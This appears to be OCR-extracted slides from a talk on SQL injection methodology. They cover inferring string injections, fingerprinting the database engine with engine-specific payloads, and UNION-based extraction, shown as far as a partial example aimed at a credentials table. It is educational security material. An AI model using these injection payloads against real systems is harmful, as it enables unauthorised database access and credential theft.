
param = “ab`+`cd”

...**LIKE** `%ab`+`cd%`

Probably a STRING

String Elicitation

```
SELECT CategoryId, CategoryName
FROM Categories
WHERE CategoryName
LIKE `%” + param + ”`%”
```



This portion of the query is controlled by the attacker.

Is it a STRING injection?

Literals

param = “abcd”

…LIKE `%abcd%`

DB Engine

Probably a STRING

Concatenation

param = “ab`+`cd”

…LIKE `%ab`+`cd%`

DB Engine

Probably a STRING

Counterexample Test

param = “ab`xxcd”

…LIKE `%ab`xxcd%`

DB Engine

Inferred type **STRING** !

This test **MUST** fail to avoid **FALSE POSITIVES**

String Elicitation (Summary)

Inferring a string injection.

- **Use specific syntax constructions for the STRING data type.**
  - Literals
  - Concatenation

- **Do a counterexample to avoid false positive detections.**
  - Use any syntax construction known to fail if used in a string expression.

Example

Determine the database engine

Database engine

```
SELECT CategoryId, CategoryName
FROM Categories
WHERE CategoryName LIKE `%” + param + ”`%”
```

This portion of the query is controlled by the attacker.

Database engine


```
SELECT CategoryId, CategoryName
FROM Categories
WHERE CategoryName
LIKE `%” + param + ”`%”
```

This portion of the query is controlled by the attacker.

Determine the backend database engine.

Database engine

```
SELECT CategoryId, CategoryName
FROM Categories
WHERE CategoryName
LIKE `%″ + param + ″`%″
```




This portion of the query is controlled by the attacker.

Determine the backend database engine.

Database engine

```
SELECT CategoryId, CategoryName
FROM Categories
WHERE CategoryName
LIKE `%” + param + ”`%”
```

This portion of the query is controlled by the attacker.



Determine the backend database engine.

HEX()

param = “`||HEX(a)||`”

…LIKE `%`||HEX(a)||`%`

It’s not **DB2**

VERSION()


param =
“`CAST(VERSION() AS CHAR)`”

…LIKE
`%`+CAST(VERSION() AS CHAR)+`%`

It’s not **MySQL**

Database engine

```
SELECT CategoryId, CategoryName
FROM Categories
WHERE CategoryName
LIKE `%” + param + ”`%”
```



This portion of the query is controlled by the attacker.

Determine the backend database engine.

HEX()

param = “`||HEX(a)||`”

…LIKE `%`||HEX(a)||`%`

It’s not **DB2**

VERSION()

param = “`CAST(VERSION() AS CHAR)`”

…LIKE `%`+CAST(VERSION() AS CHAR)+`%`

It’s not **MySQL**

HOST_NAME()

param = “`+HOST_NAME()+`”


…LIKE `%`+HOST_NAME()+`%`

It’s not **SQL Server**

Database engine

```
SELECT CategoryId, CategoryName
FROM Categories
WHERE CategoryName
LIKE `%” + param + ”`%”
```

This portion of the query is controlled by the attacker.



Determine the backend database engine.

HEX()
param = “`||HEX(a)||`”
…LIKE `%`||HEX(a)||`%`

It’s not **DB2**

VERSION()
param = “`CAST(VERSION() AS CHAR)`”
…LIKE `%`+CAST(VERSION() AS CHAR)+`%`

It’s not **MySQL**

HOST_NAME()
param = “`+HOST_NAME()+`”
…LIKE `%`+HOST_NAME()+`%`

It’s not **SQL Server**

…

Do a **brute force until one succeeds**, then you get the engine **!**

Database engine (Summary)

Determine the backend database engine.

- **Inject a snippet with functions or statements engine specific that will fail in the other ones.**
  - `HEX()` in DB2
  - `HOST_NAME()` in SQL Server
  - `CAST(VERSION() AS CHAR)` in MySQL

- **Do a brute force until one succeeds, then you get the engine.**

Channels

Channels are an abstraction which represent the way we'll conduct the attack providing an opaque interface to execute arbitrary queries hiding the implementation details.

- Provide an opaque interface to send arbitrary queries and get their results.
- They are an abstraction of the attack describing what needs to be done to exploit the vulnerability.
- Most of the job consist of a SQL parser and rewrite and splitting the queries.

Channels methods

- **UNION**
  - Provides a way of combining our arbitrary query with the vulnerable one, becoming the results part of the original query .
- **Scalar**
  - Provides a way of obtaining a single scalar result per request.
- **Blind**
  - With this method we can **“ask”** a **true / false** question in each request.

Channels – UNION

- **Building blocks**
  - Determine if the injection is in a **SELECT** statement.
  - Infer a **prefix** and **postfix** to concatenate another **SELECT** in a syntactically correct way.
  - Determine the query morphology
    - Count columns.
    - Determine column types.
    - Determine column visibility.

UNION Channel Example

UNION – Example

- **Having this vulnerable query:**

```
query = “SELECT Name, Age, BirthDate FROM Persons WHERE Id=“ + PARAM
```

- **We want the results of this arbitrary query:**


```
SELECT name, password FROM credentials
```

UNION – Example (cont.)

- **To exploit the vulnerable query we have to:**
  - Append our query using UNION.
  - Match the columns of our query with the vulnerable query (amount and types).
  - We will use a single string column to grab all the data adding separators.
  - Indentify multiple occurrences of the same row

UNION – Example (cont.)

- **During the elicitation phase some characteristics of the vulnerable query were determined:**



```
query = “SELECT Name, Age, BirthDate FROM Persons WHERE Id=“ + PARAM
```

The query has 3 columns.

Its data type is **STRING** and **is visible** in the response.

Its data type is **NUMBER** and **is visible** in the response.

Its data type is **DATE** and **is not visible** in the response.

This portion of the query can be controlled. The data type is **INTEGER**

- The database engine is: **SQL Server**


UNION – Example (cont.)

```
query = “SELECT Name, Age, BirthDate FROM Persons WHERE Id=“ + PARAM
```

Using **UNION ALL** we can append a query matching the columns of the original query.

```
SELECT Name, Age, BirthDate FROM Persons WHERE Id=0 AND 1 = 0 UNION ALL …
```

UNION – Example (cont.)



```
query = “SELECT Name, Age, BirthDate FROM Persons WHERE Id=“ + PARAM
```

Using **UNION ALL** we can append a query matching the columns of the original query.

```
SELECT Name, Age, BirthDate FROM Persons WHERE Id=0 AND 1 = 0 UNION ALL …
```


Transform the columns

Use fillers

We have to fit the columns of our query with vulnerable one.

```
SELECT name, password FROM credentials
```

UNION – Example (cont.)



```
query = “SELECT Name, Age, BirthDate FROM Persons WHERE Id=“ + PARAM
```

Using **UNION ALL** we can append a query matching the columns of the original query.

```
SELECT Name, Age, BirthDate FROM Persons WHERE Id=0 AND 1 = 0 UNION ALL …
```

Transform the columns

Use fillers

